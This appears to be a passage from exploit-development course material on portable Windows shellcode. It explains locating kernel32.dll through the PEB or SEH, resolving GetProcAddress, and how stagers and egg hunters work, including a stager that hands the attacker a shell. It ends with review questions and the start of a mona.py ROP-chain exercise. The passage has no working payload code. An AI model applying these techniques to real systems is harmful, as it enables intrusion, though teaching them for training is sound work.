developers are able to change the underlying libraries and functions without breaking application functionality. The symbol resolution process and API on Windows provides tolerance for the constant changing in a function's location. The relative address can change and still be located successfully by an application on the many different versions of Windows.

Unlike Linux, Windows does not allow for the direct access to the opening of sockets and network ports through direct system calls. In order to perform something such as opening a TCP port and putting it into listen-mode, you must go through the API through functions such as WSAsocket().




Accessing Kernel Resources

You will often find exploit code containing static locations to kernel32.dll and its functions. The problem is, again, these locations change between OS version and Service Pack. If the addresses are statically configured, the exploit code will only work on a limited number of systems. As we already know, DLLs are loaded into a process if they are specified as being needed during runtime or post-runtime. We also know that we are forced to go through the Windows API for much of what we want to do on the system. Fortunately for the attacker, kernel32.dll and ntdll.dll are always loaded into every running process and can provide access to desired resources. We'll discuss why this is important coming up. The problem is that we still must locate the base address of kernel32.dll and other functions inside the running process. Not only that, we also must be able to find the addresses of multiple functions within the various loaded DLLs.



Locating kernel32.dll (1)


As briefly mentioned, we must find a way to locate the address of kernel32.dll. The reason is that we are looking to be able to load other modules into the processes address space. It just so happens that kernel32.dll contains the functions LoadLibraryA() and GetProcAddress(), which help us achieve this goal. LoadLibraryA() allows us to load any library on the system into the running process. No explanation is needed as to why this is an important step during shellcode execution. The function GetProcAddress() allows the shellcode to obtain the addresses of desired functions within the loaded libraries. LoadLibraryA() returns the load address of the loaded library. GetProcAddress() takes in the load address of the library as an argument along with the desired function name and returns back the absolute address.



Locating kernel32.dll (2)


Now that we understand why we need to locate kernel32.dll within the process, let's discuss how it can be found. There are multiple ways to find kernel32.dll, and we'll discuss the two most common methods. We've already discussed the Process Environment Block (PEB) and should have a solid understanding as to what kind of information it holds. It just so happens that the PEB holds the base address to kernel32.dll. Not only that, it is always the second or third module listed in the relative section within the PEB. The idea is that if we know the PEB is located at FS:[30] and know where in the PEB the address for kernel32.dll is located, we can simply grab this value and move forward from there. Windows 7/8+ and Server 2008/2012+ have moved kernel32.dll to the third loaded module. This may require modifications to some shellcode.

Another option to obtain the address for kernel32.dll is by utilizing the Structured Exception Handling (SEH) chain. The SEH Unhandled Exception Handler points to a function within kernel32.dll, which is called when an exception is raised and not handled. The address of this function within the SEH can be found by going to the first handler on the SEH chain by way of unwinding, following all of the NSEH pointers. From here, kernel32.dll can be walked to locate the desired functions. As stated before, it is highly recommended that you check out the paper "Win32 Assembly Components" by the Last Stage of Delirium located at http://ivanlef0u.free.fr/repo/windoz/shellcoding/winasm-1.0.1.pdf. Note: The location of these papers changes often for one reason or another. The Last Stage of Delirium (LSD) disbanded several years ago and does not offer the paper for viewing online anymore. Any published versions on the web are by other individuals. You can also try typing, *"pentest.cryptocity.net/files/exploitation/winasm-1.0.1.pdf" or just "winasm-1.0.1.pdf"* into Google.




Locating GetProcAddress()

Once the address of kernel32.dll has been located, we must find the address of GetProcAddress(). This is the function that will return to us the address of a desired function within a loaded module. We also need to grab LoadLibraryA(), but can do so with GetProcAddress() once located. The most common way to locate the address of GetProcAddress() within kernel32.dll is by walking the Export Address Table (EAT). Inside the Export Address Table of a loaded DLL is the name and RVA offset of each function offered. By comparing the name of the desired function with the names inside the Export Directory Table, the RVA can be determined. Often times you will find that the size of the shellcode must be decreased to fit within a vulnerable buffer. By hashing the name of the desired function and comparing it to the names inside the Export Directory Table, you can decrease the size of your shellcode. This is due to the fact that the hashed version of the name is smaller than using the full unhashed name.



Loading Modules and APIs

As was our goal, now that we have the addresses of kernel32.dll, LoadLibraryA() and GetProcAddress(), we can easily load any module into the processes address space and obtain the addresses of desired functions. This serves as a way to make your shellcode portable. Again, we are not hard coding the addresses of these libraries and functions. If we do that, our shellcode will only work some of the time as different Windows OS' and Service Packs often change the underlying locations of APIs. Since the methods described to locate kernel32.dll work consistently amongst many versions of Windows, our success rate increases.




Multi-stage Shellcode

Often the amount of memory allocated for a buffer is too small to hold your shellcode, and what you're trying to accomplish does not work with a return-to-system style attack. In this situation the buffer may be large enough to hold a single-stage payload. We can use a stager at this point. The purpose of the stager is to set up the environment with the goal of executing additional shellcode received over the network.

The first piece is called a first-stage loader, or stager, which is commonly used to open a network socket. Once the socket is successfully opened up, the shellcode attempts to locate the relative socket by walking them with the function getpeername(), located in ws2_32.dll. The associated file descriptor can then be used to redirect cmd.exe to the open socket, allowing for the attacker to spawn a shell on the system. The socket and file descriptor can also accept additional shellcode over the network connection.


It may also be the case where the stager is used to call a function such as VirtualAlloc() to allocate memory on the heap with R/W/E permissions, and write additional shellcode to this location, continuing execution.

Egg hunting shellcode is a simple technique for when you have a limited amount of space to hold your initial shellcode, but are able to have other shellcode loaded someplace in memory. An example would be if you have a file mapping holding an animated cursor file, containing additional shellcode. You would prepend this shellcode with a special, unique tag. When you get initial shellcode execution, the job of the shellcode is to parse through memory to search for the unique tag prepended to your additional shellcode. Once the tag is discovered the appended shellcode is immediately executed.




Module Summary

In this module we took a look at some of the differences between Windows shellcode and Linux shellcode. It is fair to say that writing portable shellcode on Linux can be marginally easier than on Windows.



Review Questions

1) What is the most common way to locate kernel32.dll?
    a) SEH
    b) PEB
    c) ntdll.dll
2) What function allows you to obtain the RVA of a desired API?
    a) getpeername()
    b) GetProcAddress()
    c) getpid()
3) True or False – LoadLibraryA() is used to load kernel32.dll into memory?




Answers

1) B, PEB – The Process Environment Block (PEB) is commonly used to locate the address of kernel32.dll due to its reliability.

2) B, GetProcAddress() – GetProcAddress() is the function commonly used to locate the Relative Virtual Address (RVA) of a function.

3) False – LoadLibraryA() is located inside of kernel32.dll. The dynamic linking process is used during runtime to load kernel32.dll into memory. Additional modules can then use LoadLibraryA() to load additional modules.




Recommended Reading

"Understanding Windows Shellcode" by Skape
http://www.hick.org/code/skape/papers/win32-shellcode.pdf

"Win32 Assembly Components" by The Last Stage of Delirium
www.pentest.cryptocity.net/files/exploitation/winasm-1.0.1.pdf


Metasploit Project, H.D. Moore and Crew
http://www.metasploit.org/



660.5 Bootcamp

For this bootcamp, you are challenged with working through ROP chain problems that often arise. This challenge is not a guided challenge beyond the ROP chain generation. You are expected to work through a broken chain and come up with creative solutions to solve the problems. There is no single correct way to fix the chain, there are likely many. Windows 7 is recommended unless you are experienced with using WinDbg. Immunity Debugger seems to have problems when the exception handlers are called in Windows 8.

This challenge is not easy. The only way to improve your skills when you get to this point in exploit development is to figure out the answers to your problems by trial and error. Feel free to ask an instructor for assistance when hitting a block in the road; however, this challenge is for you to figure out, or else it would not be a learning experience. You should look at this like solving a puzzle. It should be fun and challenging.




Mona.py to Generate ROP Gadgets

Start up the BlazeHDTV program and then attach to it with Immunity Debugger. Once it is up and running, type the following into the Python command bar:

```
!mona rop -o
```

This is telling Mona to search through the loaded modules and discover potential ROP gadgets and chains to disable DEP. The "-o" option tells Mona not to use OS modules, as they likely participate in rebasing and such.

It will take several minutes, even up to ten minutes, for Mona to run. The script is doing a lot of work finding gadgets. When it is finished, check your working director and review the created files.

